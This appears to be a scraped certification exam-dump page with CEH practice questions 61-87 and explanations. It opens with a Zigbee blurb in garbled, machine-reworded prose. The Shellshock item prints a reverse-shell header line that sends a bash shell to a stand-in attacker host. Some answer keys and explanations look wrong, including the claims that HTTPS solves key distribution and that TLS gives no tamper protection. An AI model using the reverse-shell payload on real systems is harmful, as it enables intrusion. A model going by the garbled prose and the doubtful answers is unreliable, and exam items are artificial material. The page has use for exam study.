The 802.15.4 specification upon that the Zigbee stack operates gained confirmation by the Institute of Electrical and physical science Engineers (IEEE) in 2003. The specification could be a packet-based radio protocol supposed for affordable, battery-operated devices. The protocol permits devices to speak in an exceedingly kind of network topologies and may have battery life lasting many years.
The Zigbee three.0 Protocol
The Zigbee protocol has been created and ratified by member corporations of the Zigbee Alliance.Over three hundred leading semiconductor makers, technology corporations, OEMs and repair corporations comprise the Zigbee Alliance membership. The Zigbee protocol was designed to supply associate easy-to-use wireless information answer characterised by secure, reliable wireless network architectures.
THE ZIGBEE ADVANTAGE
The Zigbee 3.0 protocol is intended to speak information through rip-roaring RF environments that area unit common in business and industrial applications. Version 3.0 builds on the prevailing Zigbee normal however unifies the market-specific application profiles to permit all devices to be wirelessly connected within the same network, no matter their market designation and performance. what is more, a Zigbee 3.0 certification theme ensures the ability of product from completely different makers. Connecting Zigbee three.0 networks to the information science domain unveil observance and management from devices like smartphones and tablets on a local area network or WAN, as well as the web, and brings verity net of Things to fruition.
Zigbee protocol options include:
Support for multiple network topologies like point-to-point, point-to-multipoint and mesh networks Low duty cycle - provides long battery life Low latency Direct Sequence unfold Spectrum (DSSS) Up to 65,000 nodes per network
128-bit AES encryption for secure information connections
Collision avoidance, retries and acknowledgements
This is another short-range communication protocol based on the IEEE 203.15.4 standard. Zig-Bee is used in devices that transfer data infrequently at a low rate in a restricted area and within a range of 10-100 m.

NEW QUESTION: 61

You are the chief security officer at AlphaTech, a tech company that specializes in data storage solutions.
Your company is developing a new cloud storage platform where users can store their personal files. To ensure data security, the development team is proposing to use symmetric encryption for data at rest.
However, they are unsure of how to securely manage and distribute the symmetric keys to users.
Which of the following strategies would you recommend to them?
A. Use hash functions to distribute the keys.
B. implement the Diffie-Hellman protocol for secure key exchange.
C. Use HTTPS protocol for secure key transfer.
D. Use digital signatures to encrypt the symmetric keys.
Answer: C (LEAVE A REPLY)
Symmetric encryption is a method of encrypting and decrypting data using the same secret key. Symmetric encryption is fast and efficient, but it requires a secure way of managing and distributing the keys to the users who need them. If the keys are compromised, the data is no longer secure.
One of the strategies to securely manage and distribute symmetric keys is to use HTTPS protocol for secure key transfer. HTTPS is a protocol that uses SSL/TLS to encrypt the communication between a client and a server over the Internet. HTTPS can protect the symmetric keys from being intercepted or modified by an attacker during the key transfer process. HTTPS can also authenticate the server and the client using certificates, ensuring that the keys are sent to and received by the intended parties.
To use HTTPS protocol for secure key transfer, the development team needs to implement the following steps1:
Generate a symmetric key for each user who wants to store their files on the cloud storage platform. The symmetric key will be used to encrypt and decrypt the user's files.
Generate a certificate for the cloud storage server. The certificate will contain the server's public key and other information, such as the server's domain name, the issuer, and the validity period. The certificate will be signed by a trusted certificate authority (CA), which is a third-party entity that verifies the identity and legitimacy of the server.
Install the certificate on the cloud storage server and configure the server to use HTTPS protocol for communication.
When a user wants to upload or download their files, the user's client (such as a web browser or an app) will initiate a HTTPS connection with the cloud storage server. The client will verify the server's certificate and establish a secure session with the server using SSL/TLS. The client and the server will negotiate a session key, which is a temporary symmetric key that will be used to encrypt the data exchanged during the session.
The cloud storage server will send the user's symmetric key to the user's client, encrypted with the session key. The user's client will decrypt the symmetric key with the session key and use it to encrypt or decrypt the user's files.

The user's client will store the symmetric key securely on the user's device, such as in a password-protected file or a hardware token. The user's client will also delete the session key after the session is over.
Using HTTPS protocol for secure key transfer can ensure that the symmetric keys are protected from eavesdropping, tampering, or spoofing attacks. However, this strategy also has some challenges and limitations, such as:
The development team needs to obtain and maintain valid certificates for the cloud storage server from a trusted CA, which might incur costs and administrative overhead.
The users need to trust the CA that issued the certificates for the cloud storage server and verify the certificates before accepting them.
The users need to protect their symmetric keys from being lost, stolen, or corrupted on their devices. The development team needs to provide a mechanism for key backup, recovery, or revocation in case of such events.
The users need to update their symmetric keys periodically to prevent key exhaustion or reuse attacks. The development team needs to provide a mechanism for key rotation or renewal in a secure and efficient manner.
References:
Key Management - OWASP Cheat Sheet Series
Symmetric Cryptography & Key Management: Exhaustion, Rotation, Defence
What is Key Management? How does Key Management work? | Encryption Consulting

NEW QUESTION: 62
Which regulation defines security and privacy controls for Federal information systems and organizations?
A. HIPAA
B. EU Safe Harbor
C. PCI-DSS
D. NIST-800-53
Answer: (SHOW ANSWER)
NIST Special Publication 800-53 provides a catalog of security and privacy controls for all U.S. federal information systems except those related to national security. It is published by the

National Institute of Standards and Technology, which is a non-regulatory agency of the United States Department of Commerce.
NIST develops and issues standards, guidelines, and other publications to assist federal agencies in implementing the Federal Information Security Modernization Act of 2014 (FISMA) and to help with managing cost-effective programs to protect their information and information systems.

NEW QUESTION: 63
While using your bank's online servicing you notice the following string in the URL bar: "http://www.MyPersonalBank.com/account?id=368940911028389&Damount=10980&Camount=21" You observe that if you modify the Damount & Camount values and submit the request, that data on the web page reflects the changes.
Which type of vulnerability is present on this site?
A. Cookie Tampering
B. SQL Injection
C. Web Parameter Tampering
D. XSS Reflection
Answer: (SHOW ANSWER)
This is a classic example of Web Parameter Tampering. This occurs when attackers manipulate parameters exchanged between client and server to exploit vulnerabilities in the application logic.
In this case:
Damount and Camount are passed via URL parameters.
The web application is not validating or sanitizing the values.
Altering the values affects the transaction outcome.
This is not an SQL Injection (no SQL code shown), nor is it XSS (no script injection), and it is unrelated to Cookie Tampering (which involves browser-stored cookies).
Reference: CEH v13 eCourseware - Module 14: Hacking Web Applications # "Parameter Tampering" CEH v13 Study Guide - Web Application Attacks # "Client-side Parameter Tampering"

NEW QUESTION: 64
Given below are different steps involved in the vulnerability-management life cycle:
Remediation
Identify assets and create a baseline
Verification
Monitor
Vulnerability scan
Risk assessment
Identify the correct sequence of steps involved in vulnerability management.
A. 2 # 5 # 6 # 1 # 3 # 4
B. 2 # 1 # 5 # 6 # 4 # 3

C. 2 # 4 # 5 # 3 # 6 # 1
D. 1 # 2 # 3 # 4 # 5 # 6
Answer: A (LEAVE A REPLY)
In CEH v13 Module 10: Vulnerability Assessment, the Vulnerability Management Lifecycle is defined with the following structured steps:
Identify assets & baseline (Step 2)
Vulnerability scanning (Step 5)
Risk assessment/prioritization (Step 6)
Remediation (Step 1)
Verification (Step 3)
Continuous monitoring (Step 4)
So the correct lifecycle flow is:
2 # 5 # 6 # 1 # 3 # 4
This ensures vulnerabilities are identified, assessed, remediated, validated, and monitored on an ongoing basis.
Reference:
Module 10 - Vulnerability Management Lifecycle
CEH iLabs: End-to-End Vulnerability Assessment and Remediation

NEW QUESTION: 65
In order to tailor your tests during a web-application scan, you decide to determine which web-server version is hosting the application. On using the sV flag with Nmap. you obtain the following response:
80/tcp open http-proxy Apache Server 7.1.6
what Information-gathering technique does this best describe?
A. WhOiS lookup
B. Banner grabbing
C. Dictionary attack
D. Brute forcing
Answer: B (LEAVE A REPLY)
Banner grabbing is a technique wont to gain info about a computer system on a network and the services running on its open ports. administrators will use this to take inventory of the systems and services on their network. However, an to find will use banner grabbing so as to search out network hosts that are running versions of applications and operating systems with known exploits.
Some samples of service ports used for banner grabbing are those used by Hyper Text Transfer Protocol (HTTP), File Transfer Protocol (FTP), and Simple Mail Transfer Protocol (SMTP); ports 80, 21, and 25 severally. Tools normally used to perform banner grabbing are Telnet, nmap and Netcat.
For example, one may establish a connection to a target internet server using Netcat, then send an HTTP request. The response can usually contain info about the service running on the host:

This information may be used by an administrator to catalog this system, or by an intruder to narrow down a list of applicable exploits.
To prevent this, network administrators should restrict access to services on their networks and shut down unused or unnecessary services running on network hosts. Shodan is a search engine for banners grabbed from portscanning the Internet.

NEW QUESTION: 66
SQL injection (SQLi) attacks attempt to inject SQL syntax into web requests, which may Bypass authentication and allow attackers to access and/or modify data attached to a web application.
Which of the following SQLI types leverages a database server's ability to make DNS requests to pass data to an attacker?
A. Union-based SQLI
B. Out-of-band SQLI
C. In-band SQLI
D. Time-based blind SQLI
Answer: B (LEAVE A REPLY)
Out-of-band SQL injection occurs when an attacker is unable to use an equivalent channel to launch the attack and gather results. ... Out-of-band SQLi techniques would believe the database server's ability to form DNS or HTTP requests to deliver data to an attacker. Out-of-band SQL injection is not very common, mostly because it depends on features being enabled on the database server being used by the web application. Out- of-band SQL injection occurs when an attacker is unable to use the same channel to launch the attack and gather results.
Out-of-band techniques, offer an attacker an alternative to inferential time-based techniques, especially if the server responses are not very stable (making an inferential time-based attack unreliable).
Out-of-band SQLi techniques would rely on the database server's ability to make DNS or HTTP requests to deliver data to an attacker. Such is the case with Microsoft SQL Server's xp_dirtree command, which can be used to make DNS requests to a server an attacker controls; as well as Oracle Database's UTL_HTTP package, which can be used to send HTTP requests from SQL and PL/SQL to a server an attacker controls.

NEW QUESTION: 67
Eric, a cloud security engineer, implements a technique for securing the cloud resources used by his organization. This technique assumes by default that a user attempting to access the network is not an authentic entity and verifies every incoming connection before allowing access to the

network. Using this technique, he also imposed conditions such that employees can access only the resources required for their role.
What is the technique employed by Eric to secure cloud resources?
A. Serverless computing
B. Demilitarized zone
C. Container technology
D. Zero trust network
Answer: D (LEAVE A REPLY)
Zero Trust Networks The Zero Trust model is a security implementation that by default assumes every user trying to access the network is not a trusted entity and verifies every incoming connection before allowing access to the network.It strictly follows the principle, "Trust no one and validate before providing a cloud service or granting access permission."It also allows companies to impose conditions, such as allowing employees to only access the appropriate resources required for their work role. (P.2997/2981) Zero Trust is a strategic initiative that helps prevent successful data breaches by eliminating the concept of trust from an organization's network architecture. Rooted in the principle of "never trust, always verify," Zero Trust is designed to protect modern digital environments by leveraging network segmentation, preventing lateral movement, providing Layer 7 threat prevention, and simplifying granular user-access control.

NEW QUESTION: 68
_____ is a tool that can hide processes from the process list, can hide files, registry entries, and intercept keystrokes.
A. Trojan
B. RootKit
C. DoS tool
D. Scanner
E. Backdoor
Answer: (SHOW ANSWER)
A rootkit is a type of stealth malware designed to hide the existence of certain processes or programs from normal detection methods. It can:
* Hide itself and other processes
* Conceal files and registry entries
* Intercept system calls or keystrokes (keylogging)
* Maintain persistent access
From CEH v13 Courseware:
* Module 6: Malware Threats # Rootkits
Incorrect Options:
* A: A Trojan may offer remote access but doesn't necessarily hide itself.
* C: DoS tools are used to overload systems, not hide.
* D: Scanners detect vulnerabilities, not conceal activities.
* E: A backdoor may provide unauthorized access, but rootkits focus on hiding.

Reference:CEH v13 Study Guide - Module 6: Malware Types # RootkitsNIST SP 800-83 - Malware Handling Guide

NEW QUESTION: 69
You went to great lengths to install all the necessary technologies to prevent hacking attacks, such as expensive firewalls, antivirus software, anti-spam systems, and intrusion detection/prevention tools in your company's network. You are confident that hackers will never be able to gain access. Your peer, Peter Smith, disagrees and says the presence of a "weakest link" still exposes the network.
What is Peter Smith talking about?
A. Untrained staff or ignorant computer users who inadvertently become the weakest link in your security chain
B. "Zero-day" exploits are the weakest link in the security chain since IDS will not be able to detect these attacks
C. "Polymorphic viruses" are the weakest link in the security chain since antivirus scanners will not be able to detect these attacks
D. Continuous spam emails cannot be blocked by your security system since spammers use different techniques to bypass filters
Answer: (SHOW ANSWER)
Comprehensive and Detailed Explanation:
The "weakest link" in cybersecurity is almost always the human element. Even with cutting-edge technology and airtight configurations, untrained or careless users can fall for phishing attacks, use weak passwords, or mishandle sensitive data - giving hackers a path into the system.
From CEH v13 Courseware:
* Module 7: Social Engineering
* Topic: Human Element in Security Breaches
Reference:CEH v13 Study Guide - Module 7: Insider Threats and Social EngineeringSANS Security Awareness Program - Human Risk Management

NEW QUESTION: 70
User A is writing a sensitive email message to user B outside the local network. User A has chosen to use PKI to secure his message and ensure only user B can read the sensitive email. At what layer of the OSI layer does the encryption and decryption of the message take place?
A. Application
B. Transport
C. Session
D. Presentation
Answer: D (LEAVE A REPLY)
https://en.wikipedia.org/wiki/Presentation_layer
In the seven-layer OSI model of computer networking, the presentation layer is layer 6 and serves as the data translator for the network. It is sometimes called the syntax layer. The presentation

layer is responsible for the formatting and delivery of information to the application layer for further processing or display.
Encryption is typically done at this level too, although it can be done on the application, session, transport, or network layers, each having its own advantages and disadvantages. Decryption is also handled at the presentation layer. For example, when logging on to bank account sites the presentation layer will decrypt the data as it is received.

NEW QUESTION: 71
You are the chief cybersecurity officer at CloudSecure Inc., and your team is responsible for securing a cloudbased application that handles sensitive customer data. To ensure that the data is protected from breaches, you have decided to implement encryption for both data-at-rest and data-in-transit. The development team suggests using SSL/TLS for securing data in transit. However, you want to also implement a mechanism to detect if the data was tampered with during transmission. Which of the following should you propose?
A. Implement IPsec in addition to SSL/TLS.
B. Qswitch to using SSH for data transmission.
C. Use the cloud service provider's built-in encryption services.
D. Encrypt data using the AES algorithm before transmission.
Answer: (SHOW ANSWER)
SSL/TLS is a protocol that provides encryption and authentication for data in transit between a client and a server. However, SSL/TLS does not provide any protection against data tampering, which is the alteration, deletion, or insertion of data without authorization or proper validation. Data tampering can compromise the integrity and accuracy of the data, and potentially lead to breaches or fraud. To detect and prevent data tampering, you should implement IPsec in addition to SSL/TLS. IPsec is a protocol that provides encryption, authentication, and integrity for data in transit at the network layer. IPsec uses cryptographic mechanisms, such as digital signatures and hash-based message authentication codes (HMACs), to verify the identity of the sender and the receiver, and to ensure that the data has not been modified during transmission. IPsec can also provide replay protection, which prevents an attacker from retransmitting old or duplicate packets. By combining SSL/TLS and IPsec, you can achieve a higher level of security and reliability for your cloud-based application. References:
* EC-Council CEHv12 Courseware Module 18: Cryptography, page 18-20
* EC-Council CEHv12 Courseware Module 19: Cloud Computing, page 19-29
* A comprehensive guide to data tampering
* Tamper Detection

NEW QUESTION: 72
What is the most common method to exploit the "Bash Bug" or "Shellshock" vulnerability?
A. SYN Flood
B. SSH

C. Through Web servers utilizing CGI (Common Gateway Interface) to send a malformed environment variable to a vulnerable Web server
D. Manipulate format strings in text fields
Answer: (SHOW ANSWER)
In CEH v13 Module 06: Malware Threats, the Shellshock vulnerability (CVE-2014-6271) is described as a severe bug in the Bash shell where specially crafted environment variables could be used to execute arbitrary commands.
The most common attack vector: Web servers using CGI scripts written in Bash.
Attackers send malicious HTTP requests to CGI endpoints where Bash executes commands.
Exploitation looks like:
User-Agent: () { :;}; /bin/bash -i >& /dev/tcp/attacker_ip/4444 0>&1
Reference:
CEH v13 Module 06 - Shellshock Vulnerability Explanation
National Vulnerability Database: CVE-2014-6271

NEW QUESTION: 73
Roma is a member of a security team. She was tasked with protecting the internal network of an organization from imminent threats. To accomplish this task, Roma fed threat intelligence into the security devices in a digital format to block and identify inbound and outbound malicious traffic entering the organization's network.
Which type of threat intelligence is used by Roma to secure the internal network?
A. Technical threat intelligence
B. Operational threat intelligence
C. Tactical threat intelligence
D. Strategic threat intelligence
Answer: (SHOW ANSWER)
In CEH v13 Module 01: Information Security Fundamentals, the types of threat intelligence are categorized as Strategic, Tactical, Operational, and Technical, each serving different security roles.
Tactical Threat Intelligence - Correct Answer
Definition: Provides information in a machine-readable format such as indicators of compromise (IOCs) - including IP addresses, file hashes, URLs, domains, and signatures.
Purpose: Used to update security appliances like firewalls, IDS/IPS, endpoint protection to automatically detect and block threats in real-time.
Roma used threat intelligence in this exact way - automating detection and blocking via security tools.
Why Other Options Are Incorrect:
A: Technical Threat Intelligence: Often overlaps with tactical but usually refers to low-level indicators used for internal analysis, not device-ready feeds.
B: Operational Threat Intelligence: Focuses on specific campaigns, attacker TTPs, and is generally not automated or directly used in security appliances.

D: Strategic Threat Intelligence: High-level, non-technical insights for executives and decision-makers - used for long-term planning, not immediate threat blocking.
Reference:
Module 01 - Threat Intelligence Types and Usage Scenarios
CEH iLabs: Ingesting IOCs into a Firewall for Tactical Threat Defense
CEH v13 eBook: Threat Intelligence Integration into Defensive Systems

NEW QUESTION: 74
A large company intends to use BlackBerry for corporate mobile phones and a security analyst is assigned to evaluate the possible threats. The analyst will use the Blackjacking attack method to demonstrate how an attacker could circumvent perimeter defenses and gain access to the corporate network. What tool should the analyst use to perform a Blackjacking attack?
A. Paros Proxy
B. BBProxy
C. Blooover
D. BBCrack
Answer: B (LEAVE A REPLY)
The Blackjacking attack involves leveraging a compromised BlackBerry device and its connection through the BlackBerry Enterprise Server (BES) to tunnel back into the internal corporate network, bypassing perimeter firewalls. The tool used in this method is BBProxy.
BBProxy is installed on the BlackBerry device and establishes a covert tunnel via BES, allowing attackers to pivot into the internal LAN from outside the perimeter.
Reference - CEH v13 Official Study Guide:
Module 17: Hacking Mobile Platforms
Quote:
"Blackjacking is a technique in which attackers use BBProxy to exploit a trusted path from a BlackBerry device to the corporate LAN through BES." Incorrect Options Explained:
A). Paros Proxy is a web proxy used for intercepting HTTP/S traffic.
C). Blooover is used for Bluetooth security auditing.
D). BBCrack is used for password recovery on BlackBerry devices, not for tunneling.

NEW QUESTION: 75
What is the main security service a cryptographic hash provides?
A. Integrity and ease of computation
B. Message authentication and collision resistance
C. Integrity and collision resistance
D. Integrity and computational infeasibility
Answer: (SHOW ANSWER)
Comprehensive and Detailed Explanation:
Cryptographic hash functions provide:
Integrity: Any change in the input changes the output hash.

Collision Resistance: It is computationally infeasible to find two inputs that produce the same hash.
This ensures data is not altered during transmission.
From CEH v13 Courseware:
Module 10: Cryptography # Hashing Functions (e.g., SHA-256, MD5)
Reference:NIST SP 800-107 - "Cryptographic hash functions provide integrity by detecting changes in data via collision-resistant functions."

NEW QUESTION: 76
A penetration tester evaluates the security of an iOS mobile application that handles sensitive user information. The tester discovers that the application is vulnerable to insecure data transmission. What is the most effective method to exploit this vulnerability?
A. Execute a SQL injection attack to retrieve data from the backend server
B. Perform a man-in-the-middle attack to intercept unencrypted data transmitted over the network
C. Conduct a brute-force attack on the app's authentication system
D. Use a Cross-Site Request Forgery (CSRF) attack to steal user session tokens
Answer: B (LEAVE A REPLY)
The CEH v13 courseware states that insecure communication occurs when mobile applications transmit sensitive data over unencrypted or weakly encrypted channels, exposing information to interception. When an application uses plain HTTP or does not properly validate certificates, attackers can place themselves between the client and server using a man-in-the-middle (MitM) attack. This allows them to read session tokens, credentials, API keys, or personal user data as it travels across the network. CEH materials emphasize that MitM attacks are the primary exploitation technique for insecure data transmission because they exploit weaknesses in transport-layer security rather than weaknesses in backend code or authentication mechanisms. SQL injection and CSRF attacks target web application logic, not transport encryption. Brute-force attacks target authentication mechanisms and are unrelated to how data is transmitted. Therefore, the most effective exploitation method is intercepting traffic via MitM to capture or manipulate unencrypted communications.

NEW QUESTION: 77
What is the main difference between ethical hacking and malicious hacking?

A. Ethical hacking is illegal, while malicious hacking is legal
B. Ethical hackers use different tools than malicious hackers
C. Ethical hacking is performed with permission, while malicious hacking is unauthorized
D. Ethical hackers always work alone, while malicious hackers work in teams
Answer: C (LEAVE A REPLY)
CEH defines ethical hacking as the authorized, structured, and permission-based process of identifying vulnerabilities to strengthen an organization's security posture. Ethical hackers operate under a signed scope- of-work and follow legal boundaries. Malicious hackers, by contrast, exploit systems without permission, often with harmful or criminal intent. CEH emphasizes that both ethical and malicious hackers may use similar tools, techniques, and methodologies; the distinction lies entirely in authorization, intent, and legality.
Ethical hacking is conducted to improve defenses, while malicious hacking targets exploitation, theft, or disruption. Nothing in CEH materials suggests that toolsets or work styles distinguish the two groups; permission and lawful operation remain the central differentiators.

NEW QUESTION: 78
Steve, an attacker, created a fake profile on a social media website and sent a request to Stella. Stella was enthralled by Steve's profile picture and the description given for his profile, and she initiated a conversation with him soon after accepting the request. After a few days. Sieve started asking about her company details and eventually gathered all the essential information regarding her company. What is the social engineering technique Steve employed in the above scenario?
A. Diversion theft
B. Baiting
C. Honey trap
D. Piggybacking
Answer: (SHOW ANSWER)
The honey trap is a technique where an attacker targets a person online by pretending to be an attractive person and then begins a fake online relationship to obtain confidential information about the target company.
In this technique, the victim is an insider who possesses critical information about the target organization.
Baiting is a technique in which attackers offer end users something alluring in exchange for important information such as login details and other sensitive data. This technique relies on the curiosity and greed of the end-users. Attackers perform this technique by leaving a physical device such as a USB flash drive containing malicious files in locations where people can easily find them, such as parking lots, elevators, and bathrooms. This physical device is labeled with a legitimate company's logo, thereby tricking end-users into trusting it and opening it on their systems. Once the victim connects and opens the device, a malicious file downloads. It infects the system and allows the attacker to take control.
For example, an attacker leaves some bait in the form of a USB drive in the elevator with the label "Employee Salary Information 2019" and a legitimate company's logo. Out of curiosity and greed,

the victim picks up the device and opens it up on their system, which downloads the bait. Once the bait is downloaded, a piece of malicious software installs on the victim's system, giving the attacker access.

NEW QUESTION: 79
Clark is gathering sensitive information about a competitor and uses a tool to input the target's server IP address to identify network range, OS, and topology. What tool is he using?
A. AOL
B. ARIN
C. DuckDuckGo
D. Baidu
Answer: (SHOW ANSWER)
ARIN (American Registry for Internet Numbers) is a Regional Internet Registry (RIR) that provides information about IP address allocations and autonomous systems in North America. It's used for WHOIS lookups and footprinting in reconnaissance.

NEW QUESTION: 80
A cybersecurity research team identifies suspicious behavior on a user's Android device. Upon investigation, they discover that a seemingly harmless app, downloaded from a third-party app store, has silently overwritten several legitimate applications such as WhatsApp and SHAREit. These fake replicas maintain the original icon and user interface but serve intrusive advertisements and covertly harvest credentials and personal data in the background. The attackers achieved this by embedding malicious code in utility apps like video editors and photo filters, which users were tricked into installing. The replacement occurred without user consent, and the malicious code communicates with a command-and-control (C&C) server to execute further instructions. What type of attack is being carried out in this scenario?
A. Simjacker attack
B. Man-in-the-Disk attack
C. Agent Smith attack
D. Camfecting attack
Answer: C (LEAVE A REPLY)
CEH v13 describes Agent Smith-style attacks as malicious Android operations where an app silently replaces legitimate applications by exploiting weaknesses in the Android app update and installation processes. These attacks often begin when users download seemingly innocent apps from untrusted third- party marketplaces. Once installed, the malicious application injects harmful code into other apps, overwriting them while preserving their icons and interface, allowing the attacker to harvest credentials, display ads, or maintain persistence without detection. CEH explains that this technique takes advantage of Android's APK structure, sideloading vulnerabilities, and lack of signature validation in compromised environments.
Simjacker (Option A) targets SIM toolkit vulnerabilities and does not replace apps. Man-in-the-Disk (Option B) abuses external storage operations but does not overwrite applications.

Camfecting (Option D) refers to hijacking smartphone cameras. The described malicious replacement of legitimate apps exactly matches the Agent Smith attack pattern.

NEW QUESTION: 81
In the context of Windows Security, what is a 'null' user?
A. A user that has no skills
B. An account that has been suspended by the admin
C. A pseudo account that has no username and password
D. A pseudo account that was created for security administration purpose
Answer: (SHOW ANSWER)
A null user is a special connection made to a Windows system without providing a username or password. In older versions of Windows (NT, 2000, XP), null sessions could be used to anonymously connect to IPC$ share and enumerate:
Users
Groups
Shares
Policies
From CEH v13 Courseware:
Module 4: Enumeration # Null Sessions
CEH v13 Study Guide states:
"Null users are unauthenticated sessions used to access certain system resources without credentials. These are commonly used in enumeration attacks." Reference:CEH v13 Study Guide - Module 4: Null Sessions and SMB EnumerationMicrosoft KB Article Q143474 - Restricting Anonymous Access

NEW QUESTION: 82
When you are testing a web application, it is very useful to employ a proxy tool to save every request and response. You can manually test every request and analyze the response to find vulnerabilities. You can test parameters and headers manually to get more precise results than if using web vulnerability scanners.
What proxy tool will help you find web vulnerabilities?
A. Maskgen
B. Dimitry
C. Burpsuite
D. Proxychains
Answer: (SHOW ANSWER)
In CEH v13 Module 12: Hacking Web Applications, Burp Suite is introduced as a powerful proxy-based tool used for intercepting, modifying, and analyzing HTTP/S traffic between a client and a web application.
Key Features of Burp Suite:
Captures all HTTP requests and responses.

Allows for manual testing of input parameters, headers, and cookies.
Includes tools such as Intruder, Repeater, Scanner, and Decoder.
Helps detect vulnerabilities such as XSS, SQLi, CSRF, and insecure session handling.
Option Review:
A). Maskgen: Used for generating masks, not a web proxy.
B). Dimitry: A footprinting tool, not used for request/response testing.
C). Burpsuite: Correct. Designed for web application vulnerability analysis.
D). Proxychains: Used to chain proxies for anonymity, not for HTTP traffic analysis.
Reference:
Module 12 - Web Application Testing Tools
CEH iLabs: Using Burp Suite for Manual Vulnerability Discovery

NEW QUESTION: 83
A penetration tester discovers that a system is infected with malware that encrypts all files and demands payment for decryption. What type of malware is this?
A. Worm
B. Spyware
C. Keylogger
D. Ransomware
Answer: (SHOW ANSWER)
Ransomware encrypts user data and extorts payment for restoration. CEH covers ransomware as a major threat in system hacking, highlighting encryption-based extortion as its defining behavior.

NEW QUESTION: 84
A penetration tester is conducting an assessment of a web application for a financial institution. The application uses form-based authentication and does not implement account lockout policies after multiple failed login attempts. Interestingly, the application displays detailed error messages that disclose whether the username or password entered is incorrect. The tester also notices that the application uses HTTP headers to prevent clickjacking attacks but does not implement Content Security Policy (CSP). With these observations, which of the following attack methods would likely be the most effective for the penetration tester to exploit these vulnerabilities and attempt unauthorized access?
A. The tester could execute a Brute Force attack, leveraging the lack of account lockout policy and the verbose error messages to guess the correct credentials
B. The tester could exploit a potential SQL Injection vulnerability to manipulate the application's database
C. The tester could launch a Cross-Site Scripting (XSS) attack to steal authenticated session cookies, potentially bypassing the clickjacking protection
D. The tester could execute a Man-in-the-Middle (MitM) attack to intercept and modify the HTTP headers for a Clickjacking attack
Answer: A (LEAVE A REPLY)

The most effective attack method for the penetration tester to exploit these vulnerabilities and attempt unauthorized access would be to execute a Brute Force attack, leveraging the lack of account lockout policy and the verbose error messages to guess the correct credentials. A Brute Force attack is a hacking method that uses trial and error to crack passwords, login credentials, or encryption keys. It is a simple yet reliable tactic for gaining unauthorized access to individual accounts and organizations' systems and networks1. In this scenario, the tester can take advantage of the fact that the application does not lock out users after multiple failed login attempts, which means the tester can try as many combinations as possible without being blocked.

The tester can also use the detailed error messages that disclose whether the username or password entered is incorrect, which can help narrow down the search space and reduce the number of guesses needed. For example, if the tester enters a wrong username and a wrong password, and the application responds with

"Invalid username", the tester can eliminate that username from the list of candidates and focus on finding the correct one. Similarly, if the tester enters a correct username and a wrong password, and the application responds with "Invalid password", the tester can confirm that username and focus on finding the correct password. By using automated tools or scripts, the tester can perform a Brute Force attack faster and more efficiently.

The other options are not as effective or feasible as option A for the following reasons:

B). The tester could exploit a potential SQL Injection vulnerability to manipulate the application's database:

This option is not feasible because there is no indication that the application is vulnerable to SQL Injection, which is a web security vulnerability that allows an attacker to interfere with the queries that an application makes to its database2. The application uses form-based authentication, which does not necessarily involve SQL queries, and the error messages do not reveal any SQL syntax or structure. Moreover, even if the application was vulnerable to SQL Injection, the tester would need to craft a malicious SQL query that can bypass the authentication mechanism and grant access to the application, which may not be possible or easy depending on the database design and configuration.

C). The tester could launch a Cross-Site Scripting (XSS) attack to steal authenticated session cookies, potentially bypassing the clickjacking protection: This option is not effective because there is no evidence that the application is vulnerable to XSS, which is a web security vulnerability that allows an attacker to compromise the interactions that users have with a vulnerable application by injecting malicious scripts3. The application uses HTTP headers to prevent clickjacking attacks, which are a type of attack that tricks a user into clicking on a hidden or disguised element on a web page4. However, this does not imply that the application is vulnerable to XSS, which requires a different type of injection point and payload. Moreover, even if the application was vulnerable to XSS, the tester would need to find a way to deliver the malicious script to a legitimate user who is already authenticated, and then capture the stolen session cookies from the user's browser, which may not be feasible or easy depending on the application's design and security measures.

D). The tester could execute a Man-in-the-Middle (MitM) attack to intercept and modify the HTTP headers for a Clickjacking attack: This option is not feasible because a MitM attack is a type of attack that requires the attacker to insert themselves between two parties who believe that they are directly communicating with each other, and then relay or alter the communications between them5. In this scenario, the tester would need to intercept the HTTP traffic between the user and the application, and then modify the HTTP headers to remove or weaken the clickjacking protection. However, this would require the tester to have access to the network infrastructure or the user's device, which may not be possible or easy depending on the network security and encryption. Moreover, even if the tester could perform a MitM attack, the tester would still need to trick the user into clicking on a malicious element on a web page, which may not be possible or easy depending on the user's awareness and behavior.
References:
1: What is a Brute Force Attack? | Definition, Types & How It Works - Fortinet
2: What is SQL Injection? Tutorial & Examples | Web Security Academy
3: Cross Site Scripting (XSS) | OWASP Foundation
4: What is Clickjacking? | Definition, Types & Examples - Fortinet
5: Man-in-the-middle attack - Wikipedia

NEW QUESTION: 85
A penetration tester evaluates an industrial control system (ICS) that manages critical infrastructure. The tester discovers that the system uses weak default passwords for remote access. What is the most effective method to exploit this vulnerability?
A. Perform a brute-force attack to guess the system's default passwords
B. Execute a Cross-Site Request Forgery (CSRF) attack to manipulate system settings
C. Conduct a denial-of-service (DoS) attack to disrupt the system temporarily
D. Use the default passwords to gain unauthorized access to the ICS and control system operations
Answer: D (LEAVE A REPLY)
Operational Technology and ICS environments often suffer from misconfigurations such as unchanged factory-default passwords. CEH identifies exploiting default credentials as a direct and effective method because ICS devices frequently lack strong authentication controls. Using these built-in credentials grants immediate unauthorized access to supervisory controls, enabling adversaries to manipulate configurations, disrupt processes, or escalate attacks across critical systems.

NEW QUESTION: 86
You just set up a security system in your network. In what kind of system would you find the following string of characters used as a rule within its configuration?
alert tcp any any -> 192.168.100.0/24 21 (msg: "FTP on the network!";)
A. A firewall IPTable
B. FTP Server rule

C. A Router IPTable
D. An Intrusion Detection System
Answer: (SHOW ANSWER)
The given rule syntax is consistent with Snort, a popular open-source Intrusion Detection System (IDS). This rule alerts when any TCP traffic from any source IP and port is sent to IPs within the 192.168.100.0/24 subnet on port 21 (FTP), triggering the alert message: "FTP on the network!"
The Snort rule format is:
alert protocol source_IP source_port -> destination_IP destination_port (rule_options) CEH v13 course materials teach this rule format under IDS/IPS configuration.
From CEH v13 Guide:
"Snort rules are used in IDS/IPS to define suspicious traffic patterns. An example rule: alert tcp any any ->
192.168.1.0/24 21 (msg: 'FTP detected') triggers an alert on FTP traffic within a subnet." Incorrect Options:
* A/C. IP tables are used in firewalls and routers but follow a completely different syntax.
* B. FTP servers do not use such alerting rules.
Reference - CEH v13 Study Guide:
Module 12: Evading IDS, Firewalls, and Honeypots
Section: Snort IDS Configuration

NEW QUESTION: 87
Which type of attack attempts to overflow the content-addressable memory (CAM) table in an Ethernet switch?
A. Evil twin attack
B. DNS cache flooding
C. MAC flooding
D. DDoS attack
Answer: (SHOW ANSWER)
